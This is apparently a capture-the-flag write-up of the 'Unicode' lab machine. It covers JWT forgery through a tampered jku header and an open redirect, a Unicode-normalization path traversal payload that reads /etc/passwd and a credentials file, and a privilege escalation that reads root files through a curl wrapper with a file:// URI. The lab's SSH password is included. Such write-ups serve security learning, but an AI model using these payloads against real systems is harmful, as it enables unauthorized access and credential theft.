My second medium box of the week is Unicode !
The enumeration stage
We start with a simple nmap scan

-sC : To use the default script from NSE
-sV : To enumerate the service version for the opened ports
-oA **** : To store scan results in normal, XML, and grepable formats at once.
The result:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-31 10:56 CEST
Nmap scan report for unicode.htb (10.10.11.126)
Host is up (0.17s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 3072 fd:a0:f7:93:9e:d3:cc:bd:c2:3c:7f:92:35:70:d7:77 (RSA)
| 256 8b:b6:98:2d:fa:00:e5:e2:9c:8f:af:0f:44:99:03:b1 (ECDSA)
|_ 256 c9:89:27:3e:91:cb:51:27:6f:39:89:36:10:41:df:7c (ED25519)
80/tcp open http nginx 1.18.0 (Ubuntu)
|_http-trane-info: Problem with XML parsing of /evox/about
|_http-title: 503
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 33.23 seconds
Let’s check the website on 80/TCP :
The HTTP server limits my request rate so brute forcing directories and virtual hosts wasn’t successful, nikto didn’t work neither
So I run gospider and I continued to explore the site manually. Finally I found the following paths:
/login
/register
/upload
/redirect (/redirect/?url=google.com)
/internal
/purchase_done
/checkout
/unauth_error
/display
/pricing
/logout
/debug
/dashboard
We can register an new account and login
 Register
 Login
Login
 Dashboard
We have access to a customer dashboard

It seems that after login, the site assigns us a JWT in the cookies, we can decode it in https://jwt.io/

I noticed a “jku” in the header section, refering to HackTricks :
jku stands for JWK Set URL. If the token uses a “jku” Header claim then check out the provided URL. This should point to a URL containing the JWKS file that holds the Public Key for verifying the token. Tamper the token to point the jku value to a web service you can monitor traffic for.

So I downloaded the jwks.json and started a new http server to serve the file
Then I created my own key pair
openssl genrsa -out keypair.pem 2048
openssl rsa -in keypair.pem -pubout -out publickey.crt
openssl pkcs8 -topk8 -inform PEM -outform PEM -nocrypt -in keypair.pem -out pkcs8.key
And I used these keys to forge my own token, tampering the jku header and the user payload

I didn’t succeed to pass directly my server url to the jku, so I used the redirect feature from the website
Now we can try to use this new token and we receive a connection from the victim fetching the jwks.json on our server

But actually we serve the original jwks.json and it’s value doesn’t match our keys, so let’s modify it:

We have to tamper 2 values:
n : The modulus is the product of two prime numbers used to generate the key pair
e : the public exponent is the exponent used on signed / encoded data to decode the original value.
With a simple python script we can retrieve both values from our public key, then they need to be Base64urlUInt-encoded before being set in the JWKS.json
# https://www.pycryptodome.org/en/latest/src/public_key/rsa.html#Crypto.PublicKey.RSA.import_key
from Crypto.PublicKey import RSA
# https://stackoverflow.com/questions/30784217/get-the-big-endian-byte-sequence-of-integer-in-python
from jwkest import long_to_base64
f = open('publickey.crt', 'rb')
key = RSA.import_key(f.read())
f.close()
print("n:", long_to_base64(key.n))
print("e:", long_to_base64(key.e))
Change the modulus (n) and the exponent (e) in the jwks.json and try to login again

And we have access to the admin dashboard
The exploitation stage
By clicking on “Current month” button in the sidebar we are redirected on a url where the query parameter “page” is vulnerable to a LFI
 But the request is filtered
To bypass this filter we can take inspiration from the boxe name and try to exploit a unicode normalization vulnerability
For the file path, instead of using ../ in my request I use ..%EF%BC%8F and my final request looks like:
http://unicode.htb/display/?page=..%EF%BC%8F..%EF%BC%8F..%EF%BC%8F..%EF%BC%8Fetc/passwd Using Burp Suite for more versatility
The LFI is confirmed
I know from my nmap scans and wappalyzer that the web server is nginx, we can try to take a look at the default site available in the configuration :
/etc/nginx/sites-available/default
 Bingo !
We learn that a “code” user have a db.yaml file in his home directory and probably contain credentials
After searching a little bit i found it in /home/code/coder/db.yaml

And we can now ssh into the target as “code” using the password : “B3stC0d3r2021@@!”
The privilege escalation stage
Using sudo -l we can list which programs our user is able to run as root
code@code:~/coder$ sudo -l
Matching Defaults entries for code on code:
 env_reset, mail_badpass,
 secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User code may run the following commands on code:
 (root) NOPASSWD: /usr/bin/treport
We can run /usr/bin/treport as root
code@code:~/coder$ sudo treport
1.Create Threat Report.
2.Read Threat Report.
3.Download A Threat Report.
4.Quit.
Enter your choice:3
Enter the IP/file_name:10.10.16.3/fake
 % Total % Received % Xferd Average Speed Time Time Time Current
 Dload Upload Total Spent Left Speed
 0 0 0 0 0 0 0 0 --:--:-- --:--:-- --:--:-- 0
curl: (7) Failed to connect to 10.10.16.3 port 80: Connection refused
We have the possibility to download a file by giving a IP/file_nameargument.
I tried with a non existing IP/file_name combination and we can see in the error message that treport use curl under the hood.
I know that curl can accept file URI scheme instead of the classic http request :
Enter your choice:3
Enter the IP/file_name:File:///root/root.txt
 % Total % Received % Xferd Average Speed Time Time Time Current
 Dload Upload Total Spent Left Speed
100 33 100 33 0 0 33000 0 --:--:-- --:--:-- --:--:-- 33000
Enter your choice:2
ALL THE THREAT REPORTS:
threat_report_13_08_07 threat_report_13_27_47 threat_report_13_44_34

Enter the filename:threat_report_13_44_34
e1bc562978bf652837cd390988cd3441
It managed to download the file and we can display the content of the report with option 2.
And we have the root flag !
Thanks for reading